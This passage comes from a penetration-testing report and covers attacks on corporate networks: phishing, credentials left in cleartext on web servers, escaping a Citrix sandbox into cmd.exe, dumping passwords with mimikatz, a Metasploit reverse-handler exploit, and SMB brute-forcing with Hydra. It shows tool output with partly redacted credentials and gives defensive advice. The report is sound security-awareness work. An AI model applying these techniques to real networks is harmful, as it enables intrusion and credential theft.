In addition to eagerly providing confirmation of the software versions in use, the employee also disclosed the password to our expert, asking that the expert not change it as the current one was “convenient” (that is to say, very simple). As a result, an actual attacker could have obtained access to the user's workstation and domain resources—and even be sure that the employee would not change this password, so the password would continue to remain valid.

Naturally, not all people are so trusting, and this approach has a high risk of a suspicious employee reporting the incident to corporate security. Therefore attackers often turn to more sophisticated methods requiring additional preparation with a lower risk of detection.

For example, for phishing-type scenarios, an attacker will register a domain and create a fake sign-in form. The attacker tries to make the phishing page identical in design to the page the employee normally uses. The attacker also develops special scenarios to determine the software versions used by the employee, plus scenarios for then exploiting vulnerabilities in that software. If planning to infect a workstation with malware, the attacker takes into account any protection systems installed on the node, which requires additional reconnaissance. All of this makes it more difficult to pull off an attack. But as our penetration testing and real-life forensic investigation experience shows, most organizations today are vulnerable to these social engineering attacks. In recent years, they are the first step taken by cybercriminals to penetrate the systems of banks, government agencies, and industrial companies.

Another example of a phishing message used by Positive Technologies penetration testers at various companies in 2016 uses a domain that closely resembles the target company's actual domain. While an eagle-eyed employee could easily see the suspicious sender address, practice shows that most employees do not notice. In addition, to further evade suspicion the attacker could change the sender address to a real address belonging to a company employee.

In our pentesting, downloading and opening the attached archive merely sent information on the user and running software to a special address. In a real attack, however, the workstation could have been immediately infected with malware.

In one investigation, our experts identified a similar vector used to penetrate a bank's internal network. Malware was sent by email in an archive. The phishing emails were sent from the addresses of employees at a partner bank with which the target bank regularly corresponded. The addresses were fabricated by the attackers, who performed pre-attack reconnaissance and closely studied legitimate employee correspondence (the partner bank was likely attacked as well).

How to stay safe. As shown above, even the bare minimum of employee vigilance can go a long way toward preventing social engineering: always verify the sender address, don't click suspicious links, and don't open attachments unless absolutely sure they are safe. Do not give account information to anyone, even administrators or security staff.


However, some attack methods are more subtle, such as when messages arrive from a trusted person. Against these attacks, we recommend antivirus solutions that scan attachments before they are opened by the employee. Some antivirus solutions quarantine suspicious files—in a safe zone where possible malware can be safely analyzed.

We strongly recommend holding regular security awareness training for employees, and then verifying the results with social engineering exercises.

Scenario 5. Cleartext data

This method is not an attack as such, but in many pentests Positive Technologies' experts have used it to breach the network perimeter as a stepping stone to other attacks.

The pages of web applications often contain a wealth of information in cleartext: user accounts, software and server versions, addresses of critical systems, hardware configuration files, and even web application source code. Any outsider could obtain access and upload arbitrary files, without needing to even perform any attacks on the system, after identifying an account for SSH access, database connections, or the web application management interface.




```
        <param name="active">true</param>
      </textRender>
    </modules>
  - <databases>
    - <database driver="PgSql" name="default">
        <name>[redacted]</name>
        <user>postgres</user>
        <persistent>false</persistent>
      </database>
    - <database driver="PgSql" name="old">
        <name>[redacted]</name>
        <user>postgres</user>
      </database>
    - <database driver="MySql" name="weather">
        <name>meteo</name>
        <hostname>[redacted]</hostname>
        <user>weather</user>
        <password>Wea$[redacted]</password>
      </database>
    </databases>
  </settings>
```

The domain account may be present in cleartext as well. In one penetration test, this information allowed our experts to obtain access to a Wi-Fi network, and in turn to the domain controllers of the corporate network. During another test, one such account was the gateway for accessing many of the company's Internet-accessible resources, including Jira (how to capitalize on this vector is described in Scenario 6).


The following example shows how dangerous source code can be. In this case, files in the .svn folder are publicly available on the network perimeter. To download the source code, an attacker could use dvcs-ripper and Subversion.

External pentesting involves modelling the actions of an attacker who does not have any prior knowledge of the CIS (black box testing). But armed with the application source code, an attacker can now perform white box analysis, making the application an open book. Both manual analysis and widely available automated software can identify weak spots in the code. As a result, the attacker can identify all possible vulnerabilities and exploit them.

Our analysis of the source code in this particular case showed that one file contains, in cleartext, the account credentials of the web application administrator. In addition, we found vulnerabilities that grant read/write access to the server, giving complete control as demonstrated in the previous scenarios.



```
CREATE TABLE `users` (
  `user_id` int(10) UNSIGNED NOT NULL,
  `user_login` varchar(50) NOT NULL,
  `user_pass` varchar(50) NOT NULL,
  `user_pass_date` date NOT NULL,
  `user_name` varchar(50) NOT NULL,
  `user_email` varchar(50) NOT NULL,
  `user_admin` tinyint(1) UNSIGNED NOT NULL
) ENGINE=MyISAM DEFAULT CHARSET=utf8;

--
-- Dumping data for table `users`
--

INSERT INTO `users` (`user_id`, `user_login`, `user_pass`, `user_pass_date`, `user_name`, `us
(1, '[redacted]', '123123', '2015-11-27', '[redacted]', 'info@[redacted]ru', 1),
(2, '[redacted]', '[redacted]gfhjkm', '2014-09-11', '[redacted]', '[redacted].com', 1),
(4, 'Ilya', '123456', '2014-09-12', 'Ilya [redacted]', '[redacted].com', 0),
(5, '[redacted]', '123123', '2015-02-10', 'Anna [redacted]', '[redacted].com', 0),
(6, 'test', '123456', '2015-02-05', 'Test', 'test@test.com', 0),
(7, 'test2', '123456', '2015-04-08', 'Test2', 'test2@test.com', 0);
```



Name	Date modified	Type	Size
.svn	[redacted]2016 13:13	File folder	
_db_scripts	[redacted]2016 13:16	File folder	
admin	[redacted]2016 13:16	File folder	
css	[redacted]2016 13:16	File folder	
files	[redacted]2016 13:16	File folder	
graph	[redacted]2016 13:16	File folder	
img	[redacted]2016 13:16	File folder	
inc	[redacted]2016 13:16	File folder	
js	[redacted]2016 13:16	File folder	
lib	[redacted]2016 15:49	File folder	
tinymce	[redacted]2016 13:16	File folder	
tpl	[redacted]2016 13:16	File folder	
uploads	[redacted]2016 13:16	File folder	
.htaccess	[redacted]2016 13:16	HTACCESS File	1 KB
_[redacted]p	[redacted]2016 13:16	PHP File	1 KB
_[redacted]	[redacted]2016 13:16	PHP File	7 KB
_[redacted]	[redacted]2016 13:16	PHP_ File	7 KB
_[redacted]php	[redacted]2016 13:16	PHP File	4 KB
_[redacted]by_height.php	[redacted]2016 13:16	PHP File	4 KB
_[redacted]hp	[redacted]2016 13:16	PHP File	1 KB
_[redacted]e.php	[redacted]2016 13:16	PHP File	4 KB
f[redacted]	[redacted]2016 13:16	PNG File	2 KB
f[redacted]	[redacted]2016 13:16	PHP File	12 KB
i[redacted]_calendar.php	[redacted]2016 13:16	PHP File	2 KB
i[redacted]	[redacted]2016 13:16	PHP File	11 KB
i[redacted]	[redacted]2016 13:16	PHP File	1 KB
r[redacted]	[redacted]2016 13:16	PHP File	1 KB
r[redacted]	[redacted]2016 13:16	PHP File	1 KB
c[redacted]	[redacted]2016 13:16	PHP File	1 KB
s[redacted]	[redacted]2016 13:16	PHP File	1 KB
s[redacted]php	[redacted]2016 13:16	PHP File	12 KB

How to stay safe. System administrators should be careful about what data is visible on web pages and impose effective access controls on the files and folders hosted on Internet-accessible servers.

Scenario 6. Busting out of the sandbox


The network perimeter is home to a company's public-facing web applications available over HTTP and/or HTTPS. However, some companies go further, with corporate resources, mail services (OWA), portals, and other systems also on the perimeter.

Let's consider an attack scenario that began with obtaining domain credentials (available in cleartext) from a publicly available web application page, that enabled access to a range of corporate resources on the network perimeter (see Scenario 5).

Among these resources was Jira, and by connecting to this an outsider could get the names of all users on the domain. The testers downloaded this list and brute-forced the password 'P@ssw0rd' belonging to one of the domain users. Incidentally, this password is one of the most popular ones on corporate systems[9], so this account could have been cracked directly; this method tests the passwords of domain accounts to avoid lock-outs after too many unsuccessful password attempts. This method is not part of the attack scenario described here, but yet again highlights the importance of a strong password policy and secure storage of account information.)

This account was then used to connect to another of the company's resources available on the network perimeter—Citrix. The attack on this resource is the essence of Scenario 6.

Citrix is used for virtualization, offering remote access to corporate applications and workstation/server desktops from any device. A user with access to Citrix should not be able to leave the virtualized environment and run OS commands directly on the Citrix host server. However, attackers can apply methods to break out of this sandbox. For example, an attacker with Citrix access can launch Internet Explorer and use its built-in Open File function. If the server is not configured to properly control access to files and folders, this browser function allows access to the file system, including the system folder, in which cmd.exe can be launched to run any commands the attacker desires. Similar vectors exist with other software containing Open File functionality.


Citrix - Applications - Microsoft Internet Explorer
Windows Internet Explorer
Internet Options
S:\WINDOWS\system32\cmd.exe
Favorites
Open
Cancel
Done
Local intranet
Trusted sites

```
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

S:\WINDOWS\system32>whoami
[redacted]

S:\WINDOWS\system32>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : [redacted]
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . :
   IP Routing Enabled. . . . . . . . :
   WINS Proxy Enabled. . . . . . . . :
   DNS Suffix Search List. . . . . . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : [redacted]
   Description . . . . . . . . . . . :                  lapter
   Physical Address. . . . . . . . . :
   DHCP Enabled. . . . . . . . . . . :
   Autoconfiguration Enabled . . . . :
   IP Address. . . . . . . . . . . . :
   Subnet Mask . . . . . . . . . . . :
   Default Gateway . . . . . . . . . :
   DHCP Server . . . . . . . . . . . :
   DNS Servers . . . . . . . . . . . :

   Primary WINS Server . . . . . . . :
   Lease Obtained. . . . . . . . . . :                  6:02:03
   Lease Expires . . . . . . . . . . :                  6:02:03

S:\WINDOWS\system32>_
```

[9] https://www.ptsecurity.com/upload/corporate/ww-en/analytics/Corporate-Vulnerability-2016-eng.pdf

How to stay safe. This example shows exploitation of a vulnerability involving insufficient restrictions on access to OS functions and files. By using the built-in functionality of standard software, the attacker could obtain access to any files on the server. This is a serious oversight of the server administrator.


To prevent such attacks, consider whether it is truly necessary to make such resources available on the network perimeter. If so, implement a strong password policy and strictly regulate access to OS folders and files so that users of Citrix and similar systems cannot access the server's file system, especially for executing files (in particular, by restricting access to the system folder). Minimize access privileges as much as possible. In addition, we recommend using the secure TLS protocol with client root certificate verification for launching software in Citrix.

Obtaining CIS control

Attacks on internal corporate resources fall into one of two types: inside (via a network plug at the corporate office) or outside (after breaching the network perimeter). Inside attacks can differ depending on the segment used to perform the attack, as well as the original set of privileges in the attacker's possession.

Internet-based attacks on corporate networks do not require additional network authentication (since the attacker already has certain privileges on the compromised server on a particular network segment). Inside attackers, however, must first somehow log in to obtain privileges on an internal network resource—assuming, of course, that the attacker is not an employee given privileges for their role.

The difficulty for an insider performing an attack depends to a certain extent on the network configuration and equipment in use. First and foremost, key settings include segmentation, filtering of network protocols, and refusal to allow unauthorized hardware to connect to the network. Unfortunately, few organizations have sufficient protection at the network level.



```
C:\tmp>mimikatz

  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Oct 10 2014 01:53:19)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'    Microsoft BlueHat edition!       with 14 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 142888 (00000000:00022e28)
Session           : Interactive from 0
User Name         : [redacted]
Domain            :
SID               :                                        -1349
        msv :
         [00000002] Primary
         * Username : [redacted]
         * Domain   :
         * LM       : 4f[redacted]c76
         * NTLM     : 80                          eb7
         * SHA1     : 6a                          6e40618cd17
        wdigest :
         * Username : [redacted]
         * Domain   :
         * Password : Pass12345
        kerberos :
         * Username : [redacted]
         * Domain   :
         * Password : Pass12345
        ssp :
         [00000000]
         * Username : [redacted]
         * Domain   :
         * Password : Pass123456
        credman :
         [00000000]
         * Username : (null)
```


Most corporate information systems are based on domains (Microsoft Active Directory). This is convenient and allows for centralized administration of even large distributed network infrastructures. However, this is a vulnerable attack surface if security concerns are given short shrift by administrators and users. In practice, the most common problems are weak password policies and insufficient protection of privileged domain accounts.

The easiest and most common scenario for attacks on Microsoft Active Directory systems is a combination of two simple actions by an insider: obtaining local administrator privileges on a network node and launching special utilities to hack the compromised endpoint to obtain account credentials.

A local administrator account can be used to obtain cleartext passwords. This is possible due to a weakness in the single sign-on (SSO) architecture implemented on all Windows systems with SSO support. Windows subsystems (wdigest, kerberos and tspkg) store user passwords in reversible format in the OS memory. Due to this, a local administrator can obtain the passwords of all logged-in users. Special tools, freely available online, can be used to perform such attacks (such as Mimikatz and WCE).

Repeating these steps in sequence on a number of network nodes, an attacker can reach one on which a domain administrator account is active, thus getting the cleartext password of the domain administrator.

Scenarios 1 and 2, below, truly differ only in the method used to obtain local administrator privileges during the first step. In total, this report outlines seven attack scenarios that are most frequently encountered during insider penetration testing—these are the same attacks preferred by real attackers. Exploitation of known software and OS vulnerabilities could be called an eighth scenario, but these are less interesting from an exploitation standpoint (such as use of a public exploit, as shown in the screenshot below) and will not be covered in detail in this report.




```
msf exploit(hp_data_protector_exec_integutil) > run

[*] Started reverse handler on [redacted]
[*] [redacted]:5555 - Leaking the HP Data Protector directory...
[+]           :5555 - HP Data Protector directory found on C:\Program Files\[redacted]\
[*]           :5555 - Executing payload...
```

Scenario 1. Brute-forcing domain accounts

Although most corporate information systems have password policies for domain accounts, not all such policies are effective. Often the rules still allow dictionary combinations to be used as passwords. An example of a frequently used weak password, which still meets the strength requirements of most policies, is P@ssw0rd. That password is long enough and complex enough to be considered "strong" but nonetheless is included in most dictionaries of popular passwords; as a result, it will be one of the first passwords tried by an attacker. An example of an attack involving such a password is described above in the section on perimeter breaches in Scenario 6. Brute-forcing also works for more complicated combinations, thanks to dictionaries of common passwords.

Domains usually enforce an upper limit on the number of password entry attempts, after which the account is locked to prevent automated attacks. But an attacker can guess one (or two) passwords and try them out against a whole list of user names, if the attacker has information about the users. This is no tall order: an insider (employee) can simply send a request to the domain controller or analyze the address book in their email client. An outsider can study public sources of information on the Internet (company publications, presentations, and contact information from the official site), as well as bypass weak protections on sensitive data stored on the company's external resources.



Connection Options
Target: [redacted]
Protocol: SMB
Port: 445
☐ SSL

User Option
User: S:\Documents and Settin


Password Modes
☐ Combo:
☑ Dictionary: [redacted]
☐ Brute force

Misc Options
Connections: 5
Max Retry: 3
Time out: 5 s
Wait for retry: 500 ms
Wait for each try: 0 ms
Max Attempt /Connection: -1
☐ Stop when found one
☐ Password First

Target	Service	User	Password	Note
[redacted]	smb	Y[redacted]	123QWEasd	
[redacted]	smb	Y[redacted]	123QWEasd	
[redacted]	smb	C[redacted]	!QAZ2wsx	
[redacted]	smb	P[redacted]	!QAZ2wsx	
[redacted]	smb	R[redacted]	!QAZ2wsx	
[redacted]	smb	S[redacted]	!QAZ2wsx	
[redacted]	smb	A[redacted]	1QAZ2wsx	

Test completed | Pwd/Sec: 1 | Tested: 11945 | Time: 5:56

In addition, having figured out how domain accounts are named, an attacker can create a dictionary for brute-forcing. The most common naming method is the first letter of the employee's first name plus last name (i.e., DOMAIN\JSmith), although other letters (based on middle initials, for example) are sometimes added (DOMAIN\JASmith).




```
[DATA] attacking service smb on port 445
[445][smb] host: [redacted]     login: [redacted]password: 1234567
[445][smb] host: [redacted]     login: [redacted]password: 1234567
[445][smb] host: [redacted]     login: [redacted]T    password: 1234567
[445][smb] host: [redacted]     login: [redacted]     password: 1234567
[445][smb] host: [redacted]     login: [redacted]n    password: 1234567
[445][smb] host: [redacted]     login: [redacted]   password: 1234567
[445][smb] host: [redacted]     login: [redacted]     password: 1234567
[445][smb] host: [redacted]     login: [redacted]ter    password: 1234567
[445][smb] host: [redacted]     login: [redacted]assword: 1234567
[445][smb] host: [redacted]     login: [redacted]a    password: 1234567
[445][smb] host: [redacted]     login: [redacted]a     password: 1234567
[445][smb] host: [redacted]     login: [redacted]a    password: 1234567
[445][smb] host: [redacted]     login: [redacted]   password: 1234567
[445][smb] host: [redacted]     login: [redacted]a    password: 1234567
[445][smb] host: [redacted]     login: [redacted]a    password: 1234567
[445][smb] host: [redacted]     login: [redacted]     password: 1234567
[445][smb] host: [redacted]     login: [redacted]a    password: 1234567
[445][smb] host: [redacted]     login: [redacted]     password: 1234567
1 of 1 target successfully completed, 18 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-08-02 22:51:50

